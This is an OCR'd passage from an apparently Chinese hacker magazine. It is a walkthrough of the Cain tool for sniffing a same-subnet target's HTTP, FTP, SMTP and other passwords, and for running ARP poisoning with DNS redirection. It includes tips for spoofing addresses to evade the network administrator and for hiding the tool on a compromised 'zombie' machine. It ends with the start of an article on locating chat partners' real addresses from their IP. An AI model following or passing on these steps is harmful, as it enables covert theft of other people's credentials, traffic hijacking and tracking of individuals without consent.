


图 7




图 8




图 9

界面，如图 6。先点击最上面的“配置”，如图 7。

在“嗅探器”中选择要嗅探的网卡，在“arp(Arp Poison Routing)”中可以伪造 ip 地址和 mac 地址进行欺骗，以避免被网管发现，如图 8。

小提示：

比如我要嗅探上面的 61.132.223.10 电脑，第二个网卡显示我的 ip 地址为 61.132.223.26，和目标电脑是在同一内网的，就使用第二个网卡欺骗。其他设置一般不用改变。

单击网卡的那个标志开始嗅探。旁边的放射性标志则是 arp 欺骗，图 9。

小技巧：

在肉鸡上对密码进行嗅探的时候，可以按 alt+delete 对界面进行隐藏，按 alt+page up 呼出界面。




图 10

嗅探了 N 久之后，点击下面的 “截获密码”，嗅探所得到的密码会按分类呈现在大家面前，包括 http、ftp、vnc、smtp、icq 等密码，如图 10。

下面我们来进行 Arp 欺骗，点击下面的“ARP”，如图 11。

在右边的空白处单击，然后点上面的“加号”，出现“新建 arp 欺骗”对话框，在左边选网关，右边选择被欺骗的 IP。在“dns 欺骗”中填入请求的 dns 名称和响应包的 IP 地址，如图 12。




图 11




图 12

当目标地址访问 www.hackerxfiles.net 的时候就会自动跳转到 baidu 的网站上面。

小提示： 网关 IP 地址可以在命令行下输入 ipconfig 来获得，如图 13，网关的 IP 地址为 61.132.223.4，点上面的放射性标志就开始 arp 欺骗了。




图 13

（文中涉及到的 Cain 已经收录到光盘中）

文章难易度：★★
文章阅读点：获知对方IP真实地址的几种小方法

玩转IP查询

basenet

相信各位菜菜在和别人聊天的时候，一定想知道对方的真实地址，尤其是那些黑客好友，我们更想知道对方到底存在于现实社会的何方，下面是一些技巧，与想找到知己的朋友一起分享。

